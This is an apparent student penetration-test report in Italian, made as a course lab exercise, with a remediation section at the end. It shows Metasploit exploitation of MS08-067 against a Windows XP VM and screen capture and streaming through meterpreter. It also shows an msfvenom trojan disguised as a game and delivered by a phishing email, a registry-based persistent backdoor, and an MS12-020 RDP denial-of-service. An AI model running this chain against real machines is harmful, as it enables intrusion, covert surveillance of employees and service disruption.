
```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:44:d8:f6
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Abbiamo anche verificato se vi era la presenza di una webcam e appunto c'era e inoltre abbiamo catturato un istantanea dello schermo della vittima

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > screenshot
Screenshot saved to: /home/kali/NcVBiwLr.jpeg
meterpreter >
```

Era forse consapevole di ciò che volevamo fare?



Abbiamo poi sfruttato un'ulteriore vulnerabilità definita come MS08-067 per andare a generare uno streaming della schermata della vittima sul nostro dispositivo

```
└─$ nmap -p445 --script smb-vuln-* 192.168.200.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 05:58 EDT
Nmap scan report for 192.168.200.200
Host is up (0.00087s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```

Innanzitutto abbiamo verificato la presenza della vulnerabilità con NMAP

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Re

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Configurato MSFConsole


```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.200.100:4444
[*] 192.168.200.200:445 - Automatically detecting the target...
[*] 192.168.200.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.200.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.200.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 -> 192.168.200.200:1050) at 2023-03-14 05:49:56 -0400
```

Ed infine lanciato l'exploit verso la vittima per ottenere una sessione di Meterpreter

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/SEwyBSvE.html
[*] Streaming...
```

Attraverso il comando "screenshare" abbiamo creato uno streaming della schermata del costo caro dipendente



Ti teniamo d'occhio…

Per andare a testare non solo una vulnerabilità del vostro client ma anche di quella che viene definita Social Engineering abbiamo deciso di attaccare in modo diverso:

```
┌──(root㉿kali)-[~]
└─# cd /var/www/html/

┌──(root㉿kali)-[/var/www/html]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai i 10 -f exe LHOST=192.168.200.100 LPORT=7777 > gioco.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```


Abbiamo innanzitutto creato un file ingannevole sulla nostra macchina


Avviato un particolare servizio in grado di mantenerci in ascolto


```
┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
```

Generato un particolare exploit che ci permette di mantenere in attesa il nostro attacco attraverso la generazione di un protocollo TCP che però sarà inverso, ovvero attenderemo che il vostro dipendente inizierà a comunicare con noi così da bypassare il vostro Firewall aziendale







Abbiamo inviato poi al vostro dipendente un' e-mail, contenente un link che lo ha collegato direttamente ad un download, che ha avviato senza indugio, di un meraviglioso gioco di ruolo che sicuramente gli avrebbe fatto tornare la voglia di andare a lavoro e distrarsi un po', così lo ha aperto senza nemmeno pensarci, peccato che di divertente in quel gioco c'è ben poco…

Chi non vorrebbe prendersi una pausa ogni tanto?

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1034) at 2023-03-13 18:48:50 -0400

meterpreter >
```

Una volta che il dipendente avvia il gioco inconsapevolmente ci da accesso ad una shell sul suo pc

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Sì, siamo dentro a tutti gli effetti…

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter x86/windows  TEST-EPI\Epicode_user @ TEST-EPI  192.168.200.100:7777 → 192.168.200.200:103
                                                                       4 (192.168.200.200)
```

Non contenti decidiamo di volerla rendere persistente questa sessione… mettiamo in background l'attuale

```
msf6 exploit(multi/handler) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by
                                        default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by
                                        default).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAN
                                        D% by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Per renderla persistente abbiamo bisogno di configurare un exploit differente che necessita appunto una sessione, configuriamo l'exploit, useremo quella creata in precedenza

```
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence) > show advanced

Module advanced options (exploit/windows/local/persistence):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   true             no        Disable the handler code for the selected payload
   EXE::Custom                              no        Use custom exe instead of automatically generating a payload
                                                       exe
   EXE::EICAR              false            no        Generate an EICAR file instead of regular payload exe
   EXE::FallBack           false            no        Use the default template in case the specified one is missin
                                                       g
   EXE::Inject             false            no        Set to preserve the original EXE function
   EXE::OldMethod          false            no        Set to use the substitution EXE generation method.
   EXE::Path                                no        The directory in which to look for the executable template
   EXE::Template                            no        The executable template file name.
   EXEC_AFTER              false            no        Execute persistent script after installing.
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   HANDLER                 false            no        Start an exploit/multi/handler job to receive the connection
   MSI::Custom                              no        Use custom msi instead of automatically generating a payload
                                                       msi
   MSI::EICAR              false            no        Generate an EICAR file instead of regular payload msi
   MSI::Path                                no        The directory in which to look for the msi template
   MSI::Template                            no        The msi template file name
   MSI::UAC                false            no        Create an MSI with a UAC prompt (elevation to SYSTEM if acce
                                                       pted)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
   WfsDelay                2                no        Additional delay in seconds to wait for a session
```

Configuriamo la sessione e gli altri parametri attraverso la configurazione avanzata dell'exploit

Utilizziamo exe:costum questo ci permette di caricare il file


```
msf6 exploit(windows/local/persistence) > set EXE::CUSTOM /var/www/html/gioco.exe
EXE::CUSTOM => /var/www/html/gioco.exe
msf6 exploit(windows/local/persistence) >
```

```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against TEST-EPI via session ID: 1
[*] Using custom payload /var/www/html/gioco.exe, no handler will be created!
[+] Persistent VBS script written on TEST-EPI to C:\DOCUME~1\EPICOD~1\IMPOST~1\Temp\SLgMyvwKvsLE.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GPCJJADdUyXc
[+] Installed autorun on TEST-EPI as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GPCJJADdUyXc
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/TEST-EPI_20230313.0048/TEST-EPI_20230313.0048.rc
```

Abbiamo ottenuto la nostra **backdoor** persistente


```
msf6 exploit(windows/local/persistence) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port
```

Riconfiguriamo la nostra sessione Meterpreter



Qualcosa non funziona allora il dipendente decide di riavviare il pc… con una backdoor normale avremmo perso la sessione e il file sarebbe dovuto esser riaperto

```
msf6 exploit(multi/handler) > [*] 192.168.200.200 - Meterpreter session 1 closed.  Reason: Died
exploitInterrupt: use the 'exit' command to quit
```



Riecco il dipendente e rieccoci noi, la sessione si è riaperta automaticamente

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 -> 192.168.200.200:1034) at 2023-03-13 19:09:19 -0400
```

Stanchi di vedere il buon dipendente giocare tutto il giorno abbiamo deciso di farlo smettere

58435 - MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)

Synopsis

The remote Windows host could allow arbitrary code execution.

Description

An arbitrary remote code vulnerability exists in the implementation of the Remote Desktop Protocol (RDP) on the remote Windows host. The vulnerability is due to the way that RDP accesses an object in memory that has been improperly initialized or has been deleted.

If RDP has been enabled on the affected system, an unauthenticated, remote attacker could leverage this vulnerability to cause the system to execute arbitrary code by sending a sequence of specially crafted RDP packets to it.

Sfruttiamo una vulnerabilità relativa al RDP in grado di far crashare il sistema per via di un indirizzamento ad un oggetto non inizializzato correttamente o rimosso dal pc


Configuriamo un altra sessione di Metasploit con un exploit predefinito

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/meta
                                      sploit-framework/wiki/Using-Metasploit
   RPORT   3389             yes       The target port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.200.200  yes       The target host(s), see https://github.com/rapid7/meta
                                      sploit-framework/wiki/Using-Metasploit
   RPORT   3389             yes       The target port (TCP)
```

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.200.200

[*] 192.168.200.200:3389 - 192.168.200.200:3389 - Sending MS12-020 Microsoft Remote Desktop Us
e-After-Free DoS
[*] 192.168.200.200:3389 - 192.168.200.200:3389 - 210 bytes sent
[*] 192.168.200.200:3389 - 192.168.200.200:3389 - Checking RDP status ...
[+] 192.168.200.200:3389 - 192.168.200.200:3389 seems down
[*] Auxiliary module execution completed
```

Una volta lanciato l'exploit la nostra macchina invia pacchetti RDP al bersaglio in modo da richiamare l'elemento rimosso per far si di generare un errore e far riavviare il pc

Questo è ciò che il dipendente vede…



REMEDIATION ACTIONS

XSS Stored

- Verificare che il web server sia configurato correttamente (validazione del codice, la sanitizzazione e l'escaping)
- Lato utente, invece, per impedire e proteggersi da un attacco di tipo Cross-site Scripting è necessario, innanzitutto, un buon antivirus sul proprio computer e tenerlo sempre aggiornato con le ultime firme virali disponibili.
- Tenere sempre aggiornato anche il browser che usiamo per navigare su Internet ed eventualmente installare uno strumento di analisi in grado di verificare la presenza di vulnerabilità nel codice di un sito Web.

SQL Injection

- Prestare attenzione all'utilizzo degli elementi di codice SQL potenzialmente a rischio (virgolette singole e parentesi) che potrebbero essere integrati con opportuni caratteri di controllo e sfruttati per usi non autorizzati;
- Usare l'estensione MySQLi;
- Disattivare sui siti la visibilità delle pagine degli errori. Spesso tali informazioni si rivelano preziose per l'attaccante, il quale può risalire all'identità e alla struttura dei server DB interagenti con l'applicazione bersaglio
- Prevedere una programmazione che preveda un controllo di tutte le potenziali porte di accesso all'archivio di gestione dei dati,
- Controllare la validazione degli input (sanificare caratteri speciali e di controllo potenzialmente pericolosi)

Metasploitable (Linux)

- Aggiornare il sistema operativo all'ultima versione disponibile
- Aggiornare il modulo Samba all'ultima versione rilasciata dagli sviluppatori
- Predisporre il Firewall, fornito dal sistema operativo, affinché esso non permetta comunicazioni in entrata in maniera non gestita

Windows XP

- Aggiornare il sistema operativo con la versione più recente
- Configurare il firewall affinché non permetta la scansione dei servizi e delle porte attive
- Configurare il firewall in modo da poter gestire in maniera corretta le comunicazioni in entrata
- Installare e mantenere aggiornato un Antiviurs per non permettere ad un malintenzionato di inoltrare file malevoli
- Attraverso l'uso di tecnologie che rallentano selettivamente le velocità della banda larga per monitorare i flussi di traffico (throttling) ci si può difendere da un attacco DoS, oppure introducendo tecnologie di rate-limiting che ogni secondo intervengono bloccando i tentativi di accesso, andando a segmentare il delta tra una richiesta e l'altra per verificare le anomalie. Si tratta di sistemi di protezione che riducono gli effetti di una minaccia DoS perché fermano tutte le nuove connessioni in entrata in caso di attacco, consentendo nuovi collegamenti e connessioni in uscita prestabilite per continuare.

GRUPPO 3 BUILD WEEK 2

Marta Masoni
Andrea Acampora
Marco Angeloni
Alessio Battaglia
Gabriele Pagana
Elisa Atzori
Dario Castoldi
Cristian di Giulio